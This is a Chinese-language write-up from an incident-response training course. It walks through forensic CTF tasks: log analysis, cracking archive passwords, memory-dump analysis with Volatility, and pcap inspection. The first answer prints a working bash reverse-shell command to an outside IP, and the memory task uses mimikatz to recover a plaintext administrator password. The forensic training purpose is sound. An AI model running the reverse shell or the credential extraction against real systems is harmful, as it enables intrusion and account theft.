一、应急响应工程师特训班结业典礼

1. 实操题目详解


(1) accesslog

bash -i >& /dev/tcp/158.247.240.30/18999 0>&1

flag{158.247.240.30_18999}

(2) zip_crack

提取zip



获取到解压密码yijingwangan


```
GET /zip_password.txt HTTP/1.1
Host: 158.247.240.30:10016
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari
/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,la;q=0.8,en;q=0.7
Cookie: PHPSESSID=rt6c3dnbg8lc2fjgq44vss9671; security=low

HTTP/1.1 200 OK
Date: Tue, 24 Oct 2023 07:41:27 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Tue, 24 Oct 2023 07:18:16 GMT
ETag: "d-6087124801352"
Accept-Ranges: bytes
Content-Length: 13
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

yijingwangan
```

解压，得到flag.txt

flag{q3t43tgf45v5hg5y9ca134}

(3) 被偷走的文件

导出flag.rar



爆破flag.rar的密码，得到结果5790


ARCHPR 4.54 - 57%
文件(F) 恢复(R) 帮助(H)
打开 开始! 停止 基准测试 升级 帮助 关于 退出
加密的 ZIP/RAR/ACE/ARJ 文件
C:\Users\Administrator\Desktop\flag.rar
攻击类型
暴力
口令已成功恢复!
Advanced Archive Password Recovery 统计信息:
总计口令 5,793
总计时间 13s 520ms
平均速度(口令/秒) 428
这个文件的口令 5790
十六进制口令 35 37 39 30
保存...
确定
状态窗口
2023/10/30 11:24:09 - 口令已成功恢复!
2023/10/30 11:24:09 - '5790' 是这个文件的一个有效口令
当前口令: 5790
已用时间: 13s
平均速度: 428 p/s
剩余时间: 9s
口令长度 = 4, 总计: 10,000, 已处理: 5,793
57%
ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

flag.rar
名称
压缩后大小
flag.txt*
48

flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
flag{6fe99a5d03fb01f833ec3caa80358fa3}

(4) mem.dump

python2 vol.py -f ../mem.dump imageinfo

```
└─# python2 vol.py -f ../mem.dump imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1
x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/mem.dump)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80003e02110L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80003e03d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-11-13 08:39:44 UTC+0000
     Image local date and time : 2019-11-13 16:39:44 +0800
```

python2 vol.py -f ../mem.dump –profile=Win7SP1x64 pslist

```
0xfffffa800ea9ab10 rundll32.exe          2968   2620      6      611      1      1 2019-11-13 08:32:02 UTC+0000
0xfffffa800e8b59c0 WmiPrvSE.exe          2764    608     11      316      0      0 2019-11-13 08:32:13 UTC+0000
0xfffffa800ea75b10 cmd.exe               2260   2316      1       20      1      0 2019-11-13 08:33:45 UTC+0000
0xfffffa800e687330 conhost.exe           2632    404      2       63      1      0 2019-11-13 08:33:45 UTC+0000
0xfffffa800e41db10 WmiApSrv.exe          2792    500      4      113      0      0 2019-11-13 08:34:27 UTC+0000
0xfffffa800ed68840 CnCrypt.exe           1608   2316      4      115      1      1 2019-11-13 08:34:40 UTC+0000
0xfffffa800e4a5b10 audiodg.exe           2100    768      6      130      0      0 2019-11-13 08:39:29 UTC+0000
0xfffffa800ea57b10 DumpIt.exe            1072   2316      1       26      1      1 2019-11-13 08:39:43 UTC+0000
0xfffffa800ea1c060 conhost.exe           2748    404      2       62      1      0 2019-11-13 08:39:43 UTC+0000
```

python2 vol.py -f ../mem.dump –profile=Win7SP1x64 cmdscan

```
└─# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
CommandProcess: conhost.exe Pid: 2632
CommandHistory: 0x242350 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x2229d0: flag.ccx password is same with Administrator
**************************************************
CommandProcess: conhost.exe Pid: 2748
CommandHistory: 0x2926d0 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
```

得到提示，flag.ccx文件的密码和Administrator用户密码一样

python2 vol.py -f ../mem.dump –profile=Win7SP1x64 mimikatz

```
└─# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module   User             Domain           Password
-------- ---------------- ---------------- ------------------------------------
wdigest  Administrator    USER-O27N6483CQ  ABCabc123
wdigest  USER-O27N6483CQ$ WORKGROUP
```

Administrator 用户密码为ABCabc123

python2 vol.py -f ../mem.dump –profile=Win7SP1x64 filescan | grep "flag.ccx"


```
└─# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 filescan | grep "flag.ccx"
Volatility Foundation Volatility Framework 2.6.1
0x000000003e435890     15      0 R--rw- \Device\HarddiskVolume2\Users\Administrator\Desktop\flag.ccx
```

python2 vol.py -f ../mem.dump –profile=Win7SP1x64 filescan | grep "flag.ccx"

```
└─# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 dumpfiles -Q 0x000000003e435890 -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3e435890   None    \Device\HarddiskVolume2\Users\Administrator\Desktop\flag.ccx

┌──(root㉿kali)-[/home/kali/volatility]
└─# ls *.dat
file.None.0xfffffa800e4651a0.dat
```

mv file.None.0xfffffa800e4651a0.dat flag.ccx


发现存在 `CnCrypt.exe` 进程，尝试使用 `CnCrypt` 打开 `flag.ccx`



(5) 流量中的线索

1.wireshark打开 pcapng 文件
2.过滤搜索http
3.发现通过get方法请求了fenxi.php

4.通过查看请求响应，可以发现经过base64加密的内容
5.提取响应数据
6.解密 https://cyberchef.org/
去除 \n，然后base64解密，即可得到图片，flag就在图片上



https://tools.nololiyt.top/tools/979da122-6257-d8bd-494a-e16132adeae2.html

2. 应急响应课程整体回顾

3. 网络安全进阶发展